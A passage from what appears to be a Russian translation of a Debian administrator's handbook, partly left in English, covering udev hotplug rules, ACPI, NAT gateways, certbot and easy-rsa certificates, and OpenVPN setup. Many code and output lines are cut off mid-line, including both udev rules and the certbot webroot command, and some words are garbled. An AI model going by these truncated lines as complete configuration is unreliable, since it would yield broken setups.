Многие сервисы (такие как базы данных SQL или LDAP) не могут быть запущены для резервного копирования простым копированием их файлов (кроме случаев, когда их работа была корректно завершена до начала старта резервного копирования, а это является проблемой, поскольку работа данных сервисов подразумевает быть доступными в любое время). В этих случаях необходимо использовать механизм экспорта (“export”) для создания дампа данных, который поможет безопасно начать резервное копирование. Зачастую дамп достаточно большой, но он хорошо сжимается. Для уменьшения использования необходимого пространства в резервном хранилище, вам нужно будет только сохранять комплект текстовых файлов каждую неделю, и дополнительно делать команду **diff** каждый день, которая выглядит примерно так **diff файл_из_вчера файл_из_сегодня**. Программа **xdelta** выполняет бесконечно малое приращение (инкрементальных) различий бинарных дампов.

КУЛЬТУРА TAR, стандарт резервных копий на плёнке

Исторически самым простым способом создания резервных копий в Unix было сохранение архива *TAR* на плёнке. Команда **tar** даже получила своё название от «Tape ARchive» — «плёночный архив».

9.11. Горячее подключение: *hotplug*

9.11.1. Введение

Подсистема ядра *hotplug* динамически обрабатывает подключение и отключение устройств, загружая соответствующие драйверы и создавая файлы устройств (с помощью **udevd**). С современным оборудованием и виртуализацией можно подключать «на лету» почти всё: от обычных периферийных устройств USB/PCMCIA/IEEE 1394 до жёстких дисков SATA, и даже процессоров и памяти.

У ядра есть база данных для сопоставления идентификатора каждого устройства необходимому драйверу. Эта база данных используется при загрузке для подключения драйверов всех периферийных устройств, обнаруженных на разных шинах, а также при горячем подключении дополнительного устройства. Когда устройство готово к использованию, отправляется сообщение **udevd**, чтобы он создал соответствующую запись в `/dev/`.

9.11.2. Проблема именования

До появления горячих подключений было очень просто присвоить устройству фиксированное имя. Оно основывалось просто на расположении устройств на их шине. Но это невозможно, когда такие устройства могут появиться и начать использовать шину. Типичным случаем является использование цифрового фотоаппарата или USB-брелока, которые представляются компьютеру как жёсткие диски. Первый подключённый может стать `/dev/sdb`, а второй — `/dev/sdc` (если `/dev/sda` представляет собой локальный жёсткий диск компьютера). Имя устройства не фиксировано; оно зависит от порядка, в котором устройства подключаются.

Кроме того, всё больше устройств используют динамические значения своих старшего и младшего номеров, из-за чего становится невозможным использовать для данных устройств статические записи, ведь эти важнейшие характеристики могут меняться после перезагрузки.

udev был создан специально для решения этой проблемы.

9.11.3. Как работает *udev*

Когда ядро уведомляет *udev* о появлении нового устройства, последний собирает различную информацию о данном устройстве из соответствующих записей в `/sys/`, особенно тех, которые позволяют уникально идентифицировать его (MAC-адрес сетевой карты, серийный номер некоторых USB-устройств и т. п.).

Вооружившись этой информацией, *udev* сверяется со всеми правилами, содержащимися в `/etc/udev/rules.d/` и `/lib/udev/rules.d/`. В ходе этого процесса он принимает решение, какое имя присвоить устройству, какие символьные ссылки создать (чтобы дать альтернативные имена) и какие команды запустить. Проверяются все эти файлы, и все правила выполняются последовательно (если в файлах не используются директивы «*GOTO*»). Так что может быть несколько правил, соответствующихциальному отдельному событию.

Синтаксис файлов правил довольно прост: каждый ряд содержит критерии выбора и присваивание значений переменным. Первые используются для отбора событий, на которые нужно реагировать, а последние определяют действие, которое нужно предпринять. Они все разделяются запятыми, и оператор используется для того, чтобы косвенным образом отличить критерий выбора (с операторами сравнения, такими как `==` или `!=`) от директивы присваивания (с такими операторами как `=`, `+=` или `:=`).

Операторы сравнения используются со следующими переменными:

- KERNEL — имя, которое ядро присваивает устройству;
- ACTION — действие, соответствующее событию («*add*» при добавлении устройства, «*remove*» при его удалении);
- DEVPATH — путь к записи устройства в `/sys/`;
- SUBSYSTEM — подсистема ядра, от которой пришёл запрос (их много, например «*usb*», «*ide*», «*net*», «*firmware*» и т. п.);
- ATTR{attribute}: содержимое файла *свойства* файла в каталоге `/sys/$devpath/` устройства. Здесь вы можете найти MAC адрес и

- другие специфические идентификаторы шины;
- KERNELS, SUBSYSTEMS и ATTRS{атрибуты} — это вариации, которые пытаются найти соответствие разным опциям одного из устройств, являющихся родительскими по отношению к текущему;
 - PROGRAM — делегирует проверку указанной программе (истина если она возвращает 0, ложь в противном случае). Содержимое стандартного вывода программы сохраняется, так что его можно использовать в проверке RESULT;
 - RESULT — выполняет проверки стандартного вывода, сохранённого при последнем вызове PROGRAM.

В правых операндах можно использовать шаблонные выражения, соответствующие нескольким значениям одновременно. Например, * соответствует любой строке (даже пустой); ? соответствует любому символу, а [] соответствует набору символов, перечисленных внутри квадратных скобок (или наоборот, если первым символом является восклицательный знак, а непрерывные диапазоны символов указываются как a - z).

Что касается операторов присваивания, = присваивает значение (и заменяет текущее значение); в случае списка он очищается и содержит только присвоенное значение. := делает то же самое, но запрещает изменение переменной в дальнейшем. += добавляет запись в список.
Можно изменять следующие переменные:

- NAME — имя файла устройства, который надлежит создать в /dev/. Учитывается только первое присваивание, остальные игнорируются;
- SYMLINK — список символьных ссылок, которые будут указывать на то же устройство;
- OWNER, GROUP и MODE определяют пользователя и группу, владеющих устройством, а также назначенные ему разрешения;
- RUN — список программ, которые должны быть запущены в ответ на событие.

В значениях, присваиваемых этим переменным, могут использоваться следующие подстановки:

- `$kernel` или `%k` — эквивалент `KERNEL`;
- `$number` или `%n` — порядковый номер устройства, например для `sda3` он был бы равен «3»;
- `$devpath` или `%p` — эквивалент `DEVPATH`;
- `$attr{атрибут}` или `%s{атрибут}` — эквивалент `ATTRS{атрибут}`;
- `$major` или `%M` — старший номер устройства в ядре;
- `$minor` или `%m` — младший номер устройства в ядре;
- `$result` или `%c` — строковый вывод последней программы, вызванной `PROGRAM`;
- и наконец, `%%` и `$$` означают, соответственно, знак процента и знак доллара.

Вышеуказанный перечень не является полным (в него включены только наиболее важные параметры), но страница руководства `udev(7)` содержит более исчерпывающую информацию.

9.11.4. Конкретный пример

Рассмотрим случай простого USB-брелока и попробуем присвоить ему фиксированное имя. Во-первых, необходимо найти элементы, которые идентифицируют его уникальным образом. Для этого надо подключить его и запустить **udevadm info -a -n /dev/sdc** (заменив */dev/sdc* на действительное имя, присвоенное брелоку).

```
# udevadm info -a -n /dev/sdc
[...]
looking at device '/devices/pci0000:00/0000:00:10.0/usb2/2-1/2-
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER=""
ATTR{hidden}=="0"
ATTR{events}=="media_change"
ATTR{ro}=="0"
ATTR{discard_alignment}=="0"
ATTR{removable}=="1"
ATTR{events_async}==""
ATTR{alignment_offset}=="0"
ATTR{capability}=="51"
ATTR{events_poll_msecs}=="-1"
ATTR{stat}=="      130          0      6328      435          0
ATTR{size}=="15100224"
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{inflight}=="          0"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.0/usb2
[...]
ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.0/usb2
KERNELS=="2-1"
SUBSYSTEMS=="usb"
DRIVERS=="usb"
ATTRS{bDeviceProtocol}=="00"
ATTRS{bNumInterfaces}==" 1"
ATTRS{busnum}=="2"
ATTRS{quirks}=="0x0"
ATTRS{authorized}=="1"
ATTRS{ltm_capable}=="no"
```

```
ATTRS{speed}=="480"
ATTRS{product}=="TF10"
ATTRS{manufacturer}=="TDK LoR"
[...]
    ATTRS{serial}=="07032998B60AB777"
[...]
```

Чтобы создать новое правило, можно использовать проверки переменных как устройства, так и его родительских устройств. В приведённом примере можно создать два правила вроде этих:

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="07032998B60AB7
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="07032998B
```

После того, как эти правила прописаны в файле с именем, например, `/etc/udev/rules.d/010_local.rules`, можно просто отсоединить и заново подключить USB-брелок. После этого можно будет убедиться, что `/dev/usb_key/disk` представляет диск, ассоциированный с USB-брелоком, а `/dev/usb_key/part1` — его первый раздел.

УГЛУБЛЯЕМСЯ Отладка конфигурации `udev`

Подобно многим демонам, `udevd` сохраняет журналы событий в `/var/log/daemon.log`. Но записи по умолчанию не очень подробные, и их обычно недостаточно для понимания происходящего. Команда `udevadm control --log-priority=info` увеличит объём выдаваемой отладочной информации и решит эту проблему. А команда `udevadm control --log-priority=err` возвратит в состояние "по умолчанию" объём выводимой отладочной информации.

9.12. Управление питанием: ACPI

Тема управления питанием часто связана с проблемами. Действительно, для корректного перевода компьютера в режим ожидания необходимо, чтобы драйверы всех устройств знали, как переключить их в режим пониженного энергопотребления, и чтобы они корректно перенастроили устройства при возврате в обычный режим. К сожалению, иногда ещё встречаются устройства, неспособные правильно «уснуть» в Linux, поскольку их производители не предоставили необходимых спецификаций.

Linux поддерживает ACPI ("Advanced Configuration and Power Interface" — усовершенствованный интерфейс управления конфигурацией и питанием) — самый последний стандарт управления питанием. Пакет acpid предоставляет демона, который следит за событиями, связанными с управлением питанием (переключение между питанием от сети и от батареи на ноутбуках и т. п.) и может запускать разные команды в ответ.

ОСТОРОЖНО Видеокарта и режим ожидания

Драйвер видеокарты часто является виновником некорректной работы режима ожидания. В таком случае хорошей идеей будет проверить последнюю версию графического сервера X.org.

После этого обзора базовых сервисов, общих для многих Unix-систем, мы сосредоточимся на окружении администрируемых машин — на сети. Для её корректной работы необходимо множество сервисов. Они будут обсуждаться в следующей главе.

Глава 10. Сетевая инфраструктура

Linux щеголяет в полной мере унаследованными от Unix сетевыми возможностями, и Debian предоставляет полный набор инструментов создания и управления сетями. Данная глава посвящена обзору этих инструментов.

10.1. Шлюз

Шлюз — это система, связывающая несколько сетей. Этот термин часто употребляется для обозначения «точки выхода» из локальной сети на единственном пути ко всем внешним IP-адресам. Шлюз подключён к каждой из сетей, которые он соединяет, и функционирует как маршрутизатор, пересылая IP-пакеты между своими интерфейсами.

К ОСНОВАМ IP-пакет

Большинство сетей в настоящее время используют протокол IP (*Internet Protocol*). Этот протокол разделяет передаваемые данные на пакеты ограниченного размера. Каждый пакет содержит, помимо данных нагрузки, информацию, необходимую для его правильной маршрутизации.

К ОСНОВАМ TCP/UDP

Многие программы не обрабатывают непосредственно пакеты, хотя они передают данные для их путешествия по сети через IP сети; они часто используют TCP(*Transmission Control Protocol*). TCP это слой над IP позволяющий создавать выделенные соединения для потока данных между двумя точками. Программы затем видят только точку входа, в которые данные могут быть переданы с гарантией, что эти же данные выйдут без потери (и в той же последовательности) на точки выхода на другой стороне подключения. Несмотря на то, что много ошибок могут возникнуть на нижних слоях передачи данных, они компенсируются TCP: потерянные пакеты передаются повторно, и если пакеты прибывают не в порядке переданной последовательности (например, если они переданы по разным путям), последовательность восстанавливается соответствующим образом.

Другой протокол, связанный с IP — это UDP (*User Datagram Protocol*). В отличии от TCP, он ориентирован на пакеты. Задача UDP состоит только в том, чтобы передать пакет от одного приложения другому. Этот протокол не учитывает возможные потери и очередность доставки. Главное же его достоинство в том, что затраченное на передачу время значительно уменьшается, т. к. потеря одного пакета не задерживает доставку следующих.

Для TCP и UDP предусмотрены порты, которые являются «добавочными номерами» при установлении связи с определённым приложением. Эта концепция служит установлению параллельной передачи данных одному адресату, т. к. средства связи отличимы по номеру порта.

Some of these port numbers — standardized by the IANA (*Internet Assigned Numbers Authority*) — are “well-known” for being associated with network services. For instance, TCP port 25 is

generally used by the email server.

→ <https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml>

Когда локальная сеть использует частный диапазон IP-адресов (не видимый за её пределами), шлюз должен выполнить *преобразование сетевых адресов*, чтобы компьютеры могли взаимодействовать с внешним миром. Такая операция похожа на прокси-сервер, но на сетевом уровне: при исходящей передачи данных — адрес локальной машины заменяется на адрес шлюза (видимый за пределами сети), при ответе из внешнего мира — данные проходят через шлюз и далее направляются по локальному адресу машины. Для этого, шлюз использует диапазон определенных TCP портов, обычно с большими числами (больше 60000). Каждое соединение, идущее от локальной машины во внешний мир, идет через один из этих зарезервированных портов.

КУЛЬТУРА Частный диапазон IP-адресов

RFC 1918 определяет три диапазона адресов IPv4, которые не предназначены для маршрутизации в Интернете, а используются только в локальных сетях. Первый, 10.0.0.0/8 (смотрите [К ОСНОВАМ Необходимое понятие о сети \(Ethernet, IP адрес, подсети, широковещательная рассылка пакетов\)](#)), — это диапазон класса А (с 2^{24} IP-адресов). Второй, 172.16.0.0/12, включает 16 диапазонов класса В (с 172.16.0.0/16 по 172.31.0.0/16), каждый по 2^{16} IP-адресов. Наконец, 192.168.0.0/16 — диапазон класса В (объединяющий 256 диапазонов класса С, с 192.168.0.0/24 по 192.168.255.0/24, по 256 IP-адресов каждый).

→ <http://www.faqs.org/rfcs/rfc1918.html>

Шлюз также может выполнять два вида *преобразования сетевых адресов* (для краткости — NAT, от "Network Address Translation"). Первый — *Destination NAT (DNAT)*, суть которого в изменении IP адреса назначения (и/или порта TCP или UDP) для (как правило) входящего соединения. Отслеживающий соединение механизм тоже изменяет следующие пакеты в том же соединении для гарантии целостности. Второй вид NAT — это *Source NAT (SNAT)*, для которого

преобразование является особенным случаем. SNAT изменяет IP адрес источника (и/или TCP или UDP порта) для (в основном) исходящего соединения. Также как и для DNAT, все пакеты в соединении соответствующим образом контролируются механизмом, отслеживающим соединения. Заметьте, что NAT подходит только для IPv4 и его ограниченного адресного пространства. В IPv6, с огромным количеством адресов, преимущества NAT снижаются, т. к. «внутренние» адреса маршрутизируются в интернете (что не означает их доступность, т. к. межсетевой экран может фильтровать трафик).

К ОСНОВАМ Перенаправление портов

Конкретное приложение DNAT — это *перенаправление портов*. Входящие соединения в порт одной машины перенаправляются в порт другой. Для подобного эффекта, но на прикладном уровне можно использовать `ssh` (см. [Раздел 9.2.1.3, «Создание шифрованных туннелей»](#)) или `redir`.

Хватит теории, к практике! Для превращения Debian в шлюз достаточно изменить нужный параметр в ядре Linux через виртуальную файловую систему `/proc/`:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Другой вариант, который будет автоматически устанавливается при загрузке системы: в файле `/etc/sysctl.conf` установить в строке `net.ipv4.conf.default.forwarding` значение 1.

Пример 10.1. Файл `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Тоже для IPv6: необходимо заменить `ipv4` на `ipv6` и соответственно использовать `net.ipv6.conf.all.forwarding` в файле `/etc/sysctl.conf`.

Для использования преобразования адресов (маскарадинг) IPv4 нужно изменить конфигурацию файервола `netfilter`.

Также и для использования NAT (для IPv4) необходимо настраивать *netfilter*. Так как основное назначение для этого компонента — фильтрация пакетов, детали описаны в [Глава 14: «Безопасность»](#) (см. [Раздел 14.2, «Сетевой экран или Фильтрация пакетов»](#)).

10.2. X.509 certificates

Certificates are an important building block of many network services built on cryptographic protocols, when they need some sort of central authentication.

Among those protocols, SSL (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*). Since then TLS continued to evolve, and nowadays SSL is deprecated due to multiple design flaws that have been discovered.

The TLS protocol aims primarily to provide privacy and data integrity between two or more communicating computer applications. The most common case on the Internet is the communication between a client (e.g. a web browser) and a server.

A key pair is needed for the exchange of information, which involves a public key that includes information about the identity of the owner and matches a private key. The private key must be kept secret, otherwise the security is compromised. However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

You can implement a CA (as described in [Раздел 10.2.2, «Инфраструктура открытых ключей: easy-rsa»](#)), but if you intend to use the certificate for a website, you need to rely on a trusted CA. The prices vary significantly, but it is possible to implement great security spending little to no money.

10.2.1. Creating gratis trusted certificates

Many programs create and use snakeoil certificates by default (see sidebar [SECURITY Snake oil SSL certificates](#)). Fortunately the certbot package brings everything we need to create our own trusted certificates, provided by the "Lets Encrypt" initiative (see sidebar [CULTURE The Let's Encrypt Initiative](#)), which can also be used for mail transport agents (Postfix) and mail delivery agents (Dovecot, Cyrus, etc.).

The Falcot administrators just want to create a certificate for their website, which runs on Apache. There is a convenient Apache plugin for certbot that automatically edits the Apache configuration to serve the obtained certificate, so they make use of it:

```
# apt install python-certbot-apache
[...]
# certbot --apache
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator apache, Installer apache
Enter email address (used for urgent renewal and security notices
cancel): admin@falcot.com

-----
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.2-November-15-2017.pdf
agree in order to register with the ACME server at
https://acme-v02.api.letsencrypt.org/directory
-----
(A)gree/(C)ancel: A

-----
Would you be willing to share your email address with the Electro
Foundation, a founding partner of the Let's Encrypt project and t
organization that develops Certbot? We'd like to send you email a
encrypting the web, EFF news, campaigns, and ways to support digi
-----
(Y)es/(N)o: N

No names were found in your configuration files. Please enter in
name(s) (comma and/or space separated) (Enter 'c' to cancel): fa

Obtaining a new certificate
```

```
Performing the following challenges:  
http-01 challenge for falcot.com  
Enabled Apache rewrite module  
Waiting for verification...  
Cleaning up challenges  
Created an SSL vhost at /etc/apache2/sites-available/000-default-  
Enabled Apache socache_shmcb module  
Enabled Apache ssl module  
Deploying Certificate to VirtualHost /etc/apache2/sites-available  
Enabling available site: /etc/apache2/sites-available/000-default
```

```
Please choose whether or not to redirect HTTP traffic to HTTPS, r  
-----  
1: No redirect - Make no further changes to the webserver configu  
2: Redirect - Make all requests redirect to secure HTTPS access.  
new sites, or if you're confident your site works on HTTPS. You c  
change by editing your web server's configuration.  
-----  
Select the appropriate number [1-2] then [enter] (press 'c' to ca
```

```
Enabled Apache rewrite module  
Redirecting vhost in /etc/apache2/sites-enabled/000-default.conf
```

```
-----  
Congratulations! You have successfully enabled https://falcot.com
```

```
You should test your configuration at:  
https://www.ssllabs.com/ssltest/analyze.html?d=falcot.com
```

IMPORTANT NOTES:

- Congratulations! Your certificate and chain have been saved at /etc/letsencrypt/live/falcot.com/fullchain.pem
Your key file has been saved at: /etc/letsencrypt/live/falcot.com/privkey.pem
Your cert will expire on 2020-06-04. To obtain a new or teweake version of this certificate in the future, simply run certbot with the "certonly" option. To non-interactively renew *all* o your certificates, run "certbot renew"
- Your account credentials have been saved in your Certbot configuration directory at /etc/letsencrypt. You should make a secure backup of this folder now. This configuration directory also contain certificates and private keys obtained by Certbot making regular backups of this folder is ideal.
- If you like Certbot, please consider supporting our work by:

```
Donating to ISRG / Let's Encrypt: https://letsencrypt.org/do
```

Donating to EFF:

<https://eff.org/donate-le>

CULTURE The Let's Encrypt Initiative

The [Let's Encrypt](#) initiative is a joint effort to create a free, automated, and open certificate authority (CA), run for the public's benefit. It is supported by the EFF and the Linux Foundation. The initiative provides an automated tool for acquiring and renewing certificates. This reduces the amount of manual effort involved, especially if multiple sites and domains must be managed. The certificates can also be used for SIP, XMPP, WebSockets and TURN servers. Usage of the service requires control over the DNS information of the domain in question (domain validation).

→ <https://letsencrypt.org/how-it-works/>

If you would rather keep the server running during the certificate creation, you can use the webroot plugin to get the certificate with the arguments **certonly** and **--webroot**. You would have to specify a **--webroot-path** (abbreviated **-w**), which should contain the files served. The command looks as follows:

```
# certbot certonly --webroot -w /var/www/html -d www.DOMAIN.com -
```

You need to restart all services using the certificates that you have created.

The certificates created are so called short-life certificates, which are valid for 90 days and must therefore be renewed every once in three months using the **certbot renew** command. However, we shouldn't renew every certificate manually, but automatically. A basic cron job is included by certbot in `/etc/cron.d/certbot`. To ensure that certificates can be automatically renewed, you can execute **certbot renew --dry-run**.

10.2.2. Инфраструктура открытых ключей: *easy-rsa*

It is also possible to create our own CA, for that we will use the RSA algorithm, widely used in public-key cryptography. It involves a “key pair”, comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1, or a more recent variant), this leads to a signature mechanism that can be applied to any message.

Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. The *easy-rsa* package provides tools to serve as an X.509 certification infrastructure, implemented as a set of scripts using the **openssl** command.

ALTERNATIVE GnuTLS

GnuTLS can also be used to generate a CA, and deal with other technologies around the TLS, DTLS and SSL protocols.

The package *gnutls-bin* contains the command-line utilities. It is also useful to install the *gnutls-doc* package, which includes extensive documentation.

Администраторы Falcot Corp используют этот инструмент для создания нужных сертификатов, для обеих сторон - для сервера и клиентов. Это позволяет настраивать всех клиентов похожим образом, поскольку на клиентах надо только установить, чтобы они считали доверенными сертификатами те, что были выданы локальным CA, расположенным в Falcot. Этот CA в Falcot имеет порядковый номер - первый сертификат,

который он выдал сам себе в самом начале своей работы. Для учёта и хранения выдаваемых сертификатов администраторы создают каталог с нужными файлами для CA в подходящем месте, предпочтительнее на машине, не подсоединённой к сети. Это делается для того, чтобы уменьшить риск кражи закрытых ключей, выданных локальным CA.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

They then store the required parameters into the vars file, which can be uncommented and edited:

```
$ vim vars
$ grep EASYRSA vars
if [ -z "$EASYRSA_CALLER" ]; then
# easyrsa. More specific variables for specific files (e.g., EAS
#set_var EASYRSA      "${0%/*}"
#set_var EASYRSA_OPENSSL      "openssl"
#set_var EASYRSA_OPENSSL      "C:/Program Files/OpenSSL-Win32/b
#set_var EASYRSA_PKI      "$PWD/pki"
#set_var EASYRSA_DN      "cn_only"
#set_var EASYRSA_REQ_COUNTRY      "FR"
#set_var EASYRSA_REQ_PROVINCE      "Loire"
#set_var EASYRSA_REQ_CITY      "Saint-Étienne"
#set_var EASYRSA_REQ_ORG      "Falcot Corp"
#set_var EASYRSA_REQ_EMAIL      "admin@falcot.com"
#set_var EASYRSA_REQ_OU      "Certificate authority"
#set_var EASYRSA_KEY_SIZE      2048
#set_var EASYRSA_ALGO      rsa
#set_var EASYRSA_CURVE      secp384r1
#set_var EASYRSA_CA_EXPIRE      3650
#set_var EASYRSA_CERT_EXPIRE      1080
#set_var EASYRSA_CERT_RENEW      30
#set_var EASYRSA_CRL_DAYS      180
#set_var EASYRSA_NS_SUPPORT      "no"
#set_var EASYRSA_NS_COMMENT      "Easy-RSA Generated Certificate"
#set_var EASYRSA_TEMP_FILE      "$EASYRSA_PKI/extensions.temp"
# when undefined here, default behaviour is to look in $EASYRSA_P
# fallback to $EASYRSA for the 'x509-types' dir. You may overrid
#set_var EASYRSA_EXT_DIR      "$EASYRSA/x509-types"
# EASYRSA_PKI or EASYRSA dir (in that order.) NOTE that this file
#set_var EASYRSA_SSL_CONF      "$EASYRSA/openssl-easyrsa.cnf"
#set_var EASYRSA_REQ_CN      "ChangeMe"
#set_var EASYRSA_DIGEST      "sha256"
#set_var EASYRSA_BATCH      ""
```

```
$
```

Now we prepare the public key infrastructure directory with the following command:

```
$ ./easyrsa init-pki
```

```
Note: using Easy-RSA configuration from: ./vars
```

```
init-pki complete; you may now create a CA or requests.  
Your newly created PKI dir is: /home/roland/pki-falcot/pki
```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under pki/ca.crt and pki/private/ca.key during this step). We can add the option nopass to avoid entering a password each time the private key is used:

```
$ ./easyrsa build-ca nopass
```

```
Note: using Easy-RSA configuration from: ./vars
```

```
Using SSL: openssl OpenSSL 1.1.1b 26 Feb 2019
```

```
Generating RSA private key, 2048 bit long modulus (2 primes)
```

```
.....  
.....+++++
```

```
e is 65537 (0x010001)
```

```
You are about to be asked to enter information that will be incor  
into your certificate request.
```

```
What you are about to enter is what is called a Distinguished Name  
There are quite a few fields but you can leave some blank
```

```
For some fields there will be a default value,  
If you enter '.', the field will be left blank.
```

```
-----  
Common Name (eg: your user, host, or server name) [Easy-RSA CA]:
```

```
CA creation complete and you may now import and sign cert request
```

```
Your new CA certificate file for publishing is at:
```

```
/home/roland/pki-falcot/pki/ca.crt
```

The certificate can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. They want to use it for a VPN server (see section [Раздел 10.3, «Виртуальная частная сеть»](#)) that is identified by the DNS name vpn.falcot.com; this name is re-used for

the generated key files (keys/vpn.falcot.com.crt for the public certificate, keys/vpn.falcot.com.key for the private key):

```
$ ./easyrsa gen-req vpn.falcot.com nopass
Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating a RSA private key
-----
.....+++++
writing new private key to '/home/roland/pki-falcot/pki/private/v
-----
You are about to be asked to enter information that will be incor
into your certificate request.
What you are about to enter is what is called a Distinguished Name.
There are quite a few fields but you can leave some blank.
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Common Name (eg: your user, host, or server name) [vpn.falcot.com]

Keypair and certificate request completed. Your files are:
req: /home/roland/pki-falcot/pki/reqs/vpn.falcot.com.req
key: /home/roland/pki-falcot/pki/private/vpn.falcot.com.key
```

```
$ ./easyrsa sign-req server vpn.falcot.com
```

Note: using Easy-RSA configuration from: ./vars

Using SSL: openssl OpenSSL 1.1.1b 26 Feb 2019

You are about to sign the following certificate.
Please check over the details shown below for accuracy. Note that
has not been cryptographically verified. Please be sure it came from
source or that you have verified the request checksum with the se

Request subject, to be signed as a server certificate for 1080 da

subject=
commonName = vpn.falcot.com

Type the word 'yes' to continue, or any other input to abort.

Confirm request details: yes

Using configuration from /home/roland/pki-falcot/pki/safessl-easy
Check that the request matches the signature

```
Signature ok
The Subject's Distinguished Name is as follows
commonName :ASN.1 12:'vpn.falcot.com'
Certificate is to be certified until Jun 14 10:44:44 2022 GMT (10
```

```
Write out database with 1 new entries
Data Base Updated
```

```
Certificate created at: /home/roland/pki-falcot/pki/issued/vpn.fa
```

```
$ ./easyrsa gen-dh
```

```
Note: using Easy-RSA configuration from: ./vars
```

```
Using SSL: openssl OpenSSL 1.1.1b 26 Feb 2019
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
DH parameters of size 2048 created at /home/roland/pki-falcot/pki
```

Следующим шагом создаются сертификаты для клиентов VPN; один сертификат нужен каждому компьютеру или лицу, которым позволено использовать VPN:

```
$ ./easyrsa build-client-full JoeSmith nopass
```

```
Note: using Easy-RSA configuration from: ./vars
```

```
Using SSL: openssl OpenSSL 1.1.1d 10 Sep 2019
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/root/pki-falcot/pki/private/JoeSmith
-----
Using configuration from /root/pki-falcot/pki/safessl-easyrsa.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName :ASN.1 12:'JoeSmith'
Certificate is to be certified until Feb 20 04:52:43 2023 GMT (10
```

```
Write out database with 1 new entries
Data Base Updated
```

10.3. Виртуальная частная сеть

Виртуальная частная сеть (VPN) предоставляет возможность контакта для двух локальных сетей через интернет, используя туннель. Туннель обычно зашифрован для конфиденциальности. VPN сети часто используются для интеграции удалённой машины в локальную сеть компаний.

Several tools provide this functionality. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft's PPTP protocol. Other solutions exist, but are beyond the focus of this book.

10.3.1. OpenVPN

OpenVPN используется для создания виртуальных частных сетей. В его настройку входит создание частных сетевых интерфейсов на VPN сервере и на клиенте (клиентах). Оба `tun` (для туннелей уровня IP) и `tap` (для туннелей уровня Ethernet) интерфейса поддерживаются. На практике `tun` используется чаще, за исключением необходимости интеграции VPN клиентов в локальную сеть сервера через Ethernet мост.

Для использования SSL/TLS криптографии и смежных возможностей (конфиденциальность, аутентификация, целостность, неапеллируемость) OpenVPN полагается на OpenSSL. Конфигурация осуществляется с помощью общего секретного ключа или используя сертификаты X.509, основанные на инфраструктуре публичного ключа.

10.3.1.1. Настройка сервера OpenVPN

After all certificates have been created (follow the instructions from [Раздел 10.2.2, «Инфраструктура открытых ключей: easy-rsa»](#)), they need to be copied where appropriate: the root certificate's public key (`pki/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only on the server (`pki/issued/vpn.falcot.com.crt` goes to `/etc/ssl/certs/vpn.falcot.com.crt`, and `pki/private/vpn.falcot.com.key` goes to `/etc/ssl/private/vpn.falcot.com.key` with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (`pki/dh.pem`) installed to `/etc/openvpn/dh.pem`. Client certificates are installed on the corresponding VPN client in a similar fashion.

10.3.1.2. Настройка сервера OpenVPN

By default, the OpenVPN initialization script tries starting all virtual private networks defined in `/etc/openvpn/*.conf`. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this

directory. A good starting point is `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, which leads to a rather standard server. Of course, some parameters need to be adapted: ca, cert, key and dh need to describe the selected locations (respectively, `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` and `/etc/openvpn/dh.pem`). The `server 10.8.0.0 255.255.255.0` directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (`10.8.0.1`) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the `tun0` name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this interface. To this end, `openvpn --mktun --dev vpn --dev-type tun` creates a virtual network interface named `vpn` with type `tun`; this command can easily be integrated in the firewall configuration script, or in an `up` directive of the `/etc/network/interfaces` file, or a udev rule can be added to that end. The OpenVPN configuration file must also be updated accordingly, with the `dev vpn` and `dev-type tun` directives.

